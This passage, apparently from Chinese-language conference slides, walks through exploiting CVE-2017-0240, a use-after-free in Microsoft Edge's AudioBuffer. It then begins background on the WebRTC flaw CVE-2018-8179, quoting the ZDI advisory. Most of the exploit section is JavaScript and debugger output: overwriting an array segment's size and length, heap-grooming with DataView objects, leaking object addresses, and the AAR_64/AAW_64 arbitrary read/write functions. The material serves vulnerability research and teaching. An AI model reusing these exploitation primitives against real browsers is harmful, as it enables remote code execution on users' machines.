01 00000024`705fb1c0 00007ffc`5484774c msvcrt!memcpy_s+0x60
02 00000024`705fb200 00007ffc`548477aa edgehtml!WebCore::AudioBufferData::copyBufferData+0x8c
03 00000024`705fb240 00007ffc`5483b681 edgehtml!WebCore::AudioBufferData::copyFromChannel+0x4e
04 00000024`705fb290 00007ffc`548327a9 edgehtml!WebCore::AudioBuffer::copyFromChannelData+0x59
05 00000024`705fb2d0 00007ffc`5452574d edgehtml!CDOMAudioBuffer::Var_copyFromChannel+0xa9
```

copyFromChannel将ta2数据拷贝到被释放的内存区域，程序崩溃

02 Edge AudioBuffer UAF 漏洞分析及利用:漏洞利用

漏洞利用思路

这种情况下，可以考虑通过整数数组对象的segment占位，原因如下
1. 可以控制拷贝过去的数据和拷贝的偏移
2. 可以通过内存对齐使释放的buffer空间和占位的segment对齐
3. 可以精确覆盖segment.length 和segment.size
4. 修改过后的占位segment可以越界读写从而实现相对地址读写

```
var t = audioBuf.getChannelData(0);
var ta2 = new Uint8Array(t.buffer);
ta2[0] = 0;
ta2[1] = 0x7fffffff; //size
ta2[2] = 0xffffffff;  //length
ta2[3] = 0;
ta2[4] = 0;              //next
ta2[4] = 0;
```

```
0:013> d 000001f9`6bd00000
000001f9`6bd00000  7fffffff`00000000
000001f9`6bd00008  00000000`ffffffff
000001f9`6bd00010  00000000`00000000
```

ta2的buffer数据将会覆盖某个整数数组的segment，从而使该segment可越界访问元素

02 Edge AudioBuffer UAF 漏洞分析及利用:漏洞利用

寻找越界数组
伪代码如下

```
.....
for (var i=0;i<obj_arr.length;i++)
{
        If (jit_read (0x10000))
                {
                target= i ;
                break;
                }
}
.....
```

访问整数数组中一个越界的元素，如果返回成功，则该整数数组拥有越界segment

对于未被修改segment的整数数组，访问0x10000会导致异常。在函数Js::JavascriptOperators::OP_GetElementI_ArrayFastPath<Js::JavascriptNativeIntArray>中，会比较整数数组的长度和索引，如果大于等于则访问失败。

```
00007ffa`612e4d19 3b7b20          cmp     edi,dword ptr [rbx+20h]
00007ffa`612e4d1c 0f83d7000000    jae     chakra!Js::JavascriptOperators::OP
00007ffa`612e4d22 0fb74318        movzx   eax,word ptr [rbx+18h]
```

edi为元素的index，rbx指向整数数组，若大于等于则访问失败。
但是，在JIT模式下，经过优化后的函数会不再比较整数数组的长度，而是直接比较segment的size

```
00000226`e00308c7 443b6804        cmp     r13d,dword ptr [rax+4]
00000226`e00308cb 0f8da7000000    jge     00000226`e0030978
00000226`e00308d1 428b44a818      mov     eax,dword ptr [rax+r13*4+18h] ds:0
```

rax指向segment, r13d为元素的index

02 Edge AudioBuffer UAF 漏洞分析及利用:实现任意地址读写

通过之前的步骤，我们获得了一个拥有超长length和size，可以越界读写元素的整数数组对象，可以索引到后面的其它segment和整数数组对象。

在实现任意地址读写之前，我们需要能够控制一个通过绝对地址进行读写的对象，比如DataView对象或TypedArray对象。

02 Edge AudioBuffer UAF 漏洞分析及利用:实现任意地址读写

以DataView对象为例，如何控制该对象？

1.考虑到整数数组对象和DataView对象大小都是0x40，那么可以考虑采用挖坑的方式让DataView对象去占位。

2.每隔一个释放一个整数数组对象，然后再分配DataView对象，那么DataView对象就有可能被分配在挖好的坑中。

3.如果增加DataView对象分配的数量，那么命中的几率就会提高，最后会形成一个整数数组接着一个DataView的情况。

02 Edge AudioBuffer UAF 漏洞分析及利用:实现任意地址读写

```
……
for (var i=0;i<obj_arr.length;i++)
{
If (i%2==0)    {obj_arr[i] = 0;}
//释放偶数下标的整数数组

}
var new_arr = new Array(0x50000)
for(var i=0;i<0x50000;i++)
{
new_arr[i]=new DataView(buf,0,i);
//分配大量的DataView对象

}
```

DataView对象被分配在被释放的整数数组的位置

```
0:033> d 29459fa0340-40
00000294`59fa0300  00 31 63 61 fa 7f 00 00-80 8f 50 43 94 02 00 00
00000294`59fa0310  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
00000294`59fa0320  f9 07 00 00 00 00 00 00-00 40 0b 5a 94 02 00 00
00000294`59fa0330  00 40 0b 5a 94 02 00 00-c0 e4 4c 43 94 02 00 00
0:033> u poi 00000294`59fa0300
chakra!Js::JavascriptNativeIntArray::`vftable':
0:033> db 00000294`59fa0340
00000294`59fa0340  e8 f8 65 61 fa 7f 00 00-80 91 50 43 94 02 00 00
00000294`59fa0350  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00000294`59fa0360  e8 22 03 00 00 00 00 00-c0 7f 5c 43 94 02 00 00
00000294`59fa0370  00 00 00 00 00 00 00 00-00 00 d9 53 95 02 00 00
0:033> u poi 29459fa0340
chakra!Js::DataView::`vftable':
0:033> d 29459fa0340+40
00000294`59fa0380  00 31 63 61 fa 7f 00 00-80 8f 50 43 94 02 00 00
00000294`59fa0390  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
00000294`59fa03a0  f9 07 00 00 00 00 00 00-20 80 0f 78 94 02 00 00
00000294`59fa03b0  20 80 0f 78 94 02 00 00-00 00 00 00 00 00 00 00
0:033> u poi 00000294`59fa0380
chakra!Js::JavascriptNativeIntArray::`vftable':
```

02 Edge AudioBuffer UAF 漏洞分析及利用:实现任意地址读写

如何定位这个DataView ,伪代码如下

```
for(var begin=0x40000/4;;begin+=0x12){
index = begin;
tmp = jit_read(index);index=begin+2;
tmp2 = jit_read(index);
if(tmp==0x5 && tmp2==0x7f9)
{
      index = begin+ 0x20;
      tmp = jit_read(index);index=begin+2;
      tmp2 = jit_read(index);
      if(tmp ==0x5 && tmp2==0x7f9)
      {
            break;
       }
}
dataview_index = index – 0x10
vt_low = dataview_index – 0x08
}
```


```
0:033> d 29459fa0340-40
00000294`59fa0300  00 31 63 61 fa 7f 00 00-80 8f 50 43 94 02 00 00
00000294`59fa0310  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
00000294`59fa0320  f9 07 00 00 00 00 00 00-00 40 0b 5a 94 02 00 00
00000294`59fa0330  00 40 0b 5a 94 02 00 00-c0 e4 4c 43 94 02 00 00
0:033> u poi 00000294`59fa0300
chakra!Js::JavascriptNativeIntArray::`vftable':
0:033> db 00000294`59fa0340
00000294`59fa0340  e8 f8 65 61 fa 7f 00 00-80 91 50 43 94 02 00 00
00000294`59fa0350  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00000294`59fa0360  e8 22 03 00 00 00 00 00-c0 7f 5c 43 94 02 00 00
00000294`59fa0370  00 00 00 00 00 00 00 00-00 00 d9 53 95 02 00 00
0:033> u poi 29459fa0340
chakra!Js::DataView::`vftable':
```

```
0:033> d 29459fa0340+40
00000294`59fa0380  00 31 63 61 fa 7f 00 00-80 8f 50 43 94 02 00 00
00000294`59fa0390  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
00000294`59fa03a0  f9 07 00 00 00 00 00 00-20 80 0f 78 94 02 00 00
00000294`59fa03b0  20 80 0f 78 94 02 00 00-00 00 00 00 00 00 00 00
0:033> u poi 00000294`59fa0380
chakra!Js::JavascriptNativeIntArray::`vftable':
```

寻找整数数组的成员flag和length，再减去固定的偏移便是DataView对象的index和虚表指针

02 Edge AudioBuffer UAF 漏洞分析及利用:实现任意地址读写

如何泄露对象地址?



1. 通过DataView对象访问整数数组C的segment，确定其index
2. 保存整数数组的虚表指针和Type指针
3. 将整数数组的元素赋值为想要泄露的任意对象
4. 替换对象数组C的虚表指针和Type指针
5. 读取对象数组C的前两个元素

02 Edge AudioBuffer UAF 漏洞分析及利用:实现任意地址读写


如何实现任意地址读写?


```
function AAR_64(address)
{
address_low = address.getLowBits()
address_high= address.getHighBits()
obj_arr[target][p_buffer_low] = address_low;
obj_arr[target][p_buffer_high] = address_high;
low = mydv.getUint32(0,true)
high = mydv.getUint32(4,true)
return new Long(low, high,true)
}
```

```
function AAW_64(address, data)
{
address_low = address.getLowBits()
address_high= address.getHighBits()
obj_arr[target][p_buffer_low] = address_low;
obj_arr[target][p_buffer_high] = address_high;
data_lo = data.getLowBits()
data_hi = data.getHighBits()
mydv.setUint32(0,data_lo,true)
mydv.setUint32(4,data_hi,true)
}
```

将DataView对象的buffer指针指向想要读写的地址，再利用getUint32和setUint32方法实现对输入地址的读写

02 Edge AudioBuffer UAF 漏洞分析及利用:攻击演示





02 Edge AudioBuffer UAF 漏洞分析及利用:总结

基于以下原因，CVE-2017-0240漏洞品质相对较高，利用方便。

copyFromChannel函数可以精确控制拷贝起始位置和数据，可以准确地覆盖segment结构导致越界访问

但是，如果无法控制拷贝起始位置和数据，无法直接可控地进行内存修改，那又该如何利用呢?

以下的例子将会展示一种把UAF转化为类型混淆再转化为越界读写的思路。

03 WebRTC Parameters UAF漏洞分析: 背景知识介绍

(Pwn2Own) Microsoft Edge WebRTC Parameters Use-After-Free Remote Code Execution Vulnerability

ZDI-18-571
ZDI-CAN-5815

CVE ID	CVE-2018-8179
CVSS SCORE	6.8, (AV:N/AC:M/Au:N/C:P/I:P/A:P)
AFFECTED VENDORS	Microsoft
AFFECTED PRODUCTS	Edge
VULNERABILITY DETAILS	This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Microsoft Edge. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the processing of parameters to WebRTC APIs. By performing actions in JavaScript an attacker can cause a pointer to be reused after it has been freed. An attacker can leverage this vulnerability to execute code under the context of the current process.
VENDOR RESPONSE	Microsoft has issued an update to correct this vulnerability. More details can be found at: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8179
DISCLOSURE TIMELINE	2018-03-18 - Vulnerability reported to vendor 2018-06-08 - Coordinated public release of advisory 2018-06-08 - Advisory Updated
CREDIT	Richard Zhu (fluorescence)

03 WebRTC Parameters UAF漏洞分析: 背景知识介绍

WebRTC

WebRTC (Web Real-Time Communications) 是一项实时通讯技术，它允许网络应用或者站点，在不借助中间媒介的情况下，建立浏览器之间点对点（Peer-to-Peer）的连接，实现视频流和（或）音频流或者其他任意数据的传输。WebRTC包含的这些标准使用户在无需安装任何插件或者第三方的软件的情况下，创建点对点（Peer-to-Peer）的数据分享和电话会议成为可能。

WebRTC包含了若干相互关联的API和协议以达到这个目标。你在这里看到的文档将会帮助你理解WebRTC的基本概念，还会教你如何去建立和使用可以传输媒体数据和其他任意数据的连接。当然你还会学到更多其他的东西。

WebRTC interfaces:RTCIceTransport

The `RTCIceTransport` interface provides access to information about the ICE transport layer over which the data is being sent and received. This is particularly useful if you need to access state information about the connection.

03 WebRTC Parameters UAF漏洞分析: 背景知识介绍

RTCIceTransport Method

The `RTCIceTransport` method `getRemoteCandidates()` returns an array which contains one `RTCIceCandidate` for each of the candidates that have been received from the remote peer so far during the current ICE gathering session.

Each time your signaling code calls `RTCPeerConnection.addIceCandidate()` to add a received candidate to the ICE session, the ICE agent places it in the list returned by this function.


setRemoteCandidates method

[Some information relates to pre-released product which may be substantially modified before it's commercially released. Microsoft makes no warranties, express or implied, with respect to the information provided here.]

